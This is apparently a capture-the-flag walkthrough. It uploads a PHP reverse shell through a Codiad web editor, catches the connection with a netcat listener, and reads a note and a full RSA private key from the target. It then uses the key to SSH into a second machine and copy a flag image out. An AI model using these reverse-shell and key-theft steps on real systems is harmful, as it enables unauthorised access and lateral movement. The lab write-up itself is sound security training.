
This will be a proper interactive shell in which you can run interective programs like telnet, ssh and su. It differs from web form-based shell which allow you to send a single command, then return you the output.

Download


php-reverse-shell-1.0.tar.gz

MD5sum:2bdf99cee7b302afdc45d1d51ac7e373


SHA1sum: 30a26d5b5e30d819679e0d1eb44e46814892a4ee




```
date this Codiad Version, v2.5.3 is deprecated... and remove /tmp/secret file fro
```




```
root@kali:~/Downloads/php-reverse-shell-1.0# nc -n -vv -l -p 1234
listening on [any] 1234 ...
```




11.10.1.55/workspace/test/php-reverse-shell.php




```
root@kali:~/Downloads/php-reverse-shell-1.0# nc -n -vv -l -p 1234
listening on [any] 1234 ...
connect to [11.10.1.1] from (UNKNOWN) [11.10.1.55] 42078
Linux 62523f9a57ba 4.13.0-kali1-amd64 #1 SMP Debian 4.13.10-1kali2 (2017-11-08) x86_64 x86_64 x86_64 GNU/Linux
 18:12:14 up 10:06,  0 users,  load average: 0.25, 0.23, 0.25
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```




```
$ whoami
www-data
$
```




```
$ ls
averyspecialsecretnotereadme
finalMachineKey
secret
$ cat averyspecialsecretnotereadme
If you have found me you have opened a reverse shell congratulation ! Now go to finalMachine at 11.10.1.40 and win!!!
$ 
```




```
$ cat finalMachineKey
-----BEGIN RSA PRIVATE KEY-----
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
```




```
root@kali:~/Downloads/php-reverse-shell-1.0# ssh -i id_rsa finalMachine@11.10.1.40
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

fec9fa6971d3:~$ 
```



```
fec9fa6971d3:/secretdir$ cd /home
fec9fa6971d3:/home$ ls
finalMachine  secretdir
fec9fa6971d3:/home$ cd secretdir
fec9fa6971d3:/home/secretdir$ ls
youwin.png
fec9fa6971d3:/home/secretdir$ 
```




```
fec9fa6971d3:/home/secretdir$ exit
Connection to 11.10.1.40 closed.
root@kali:~/Downloads/php-reverse-shell-1.0# scp -i id_rsa finalMachine@11.10.1.40:/home/secretdir/youwin.png .
youwin.png                                                                                    100%  192KB  57.6MB/s   00:00
root@kali:~/Downloads/php-reverse-shell-1.0# 
```



```
root@kali:~/Downloads/php-reverse-shell-1.0# xdg-open youwin.png
root@kali:~/Downloads/php-reverse-shell-1.0# 
```

Snort



Login

Email

example@example.com

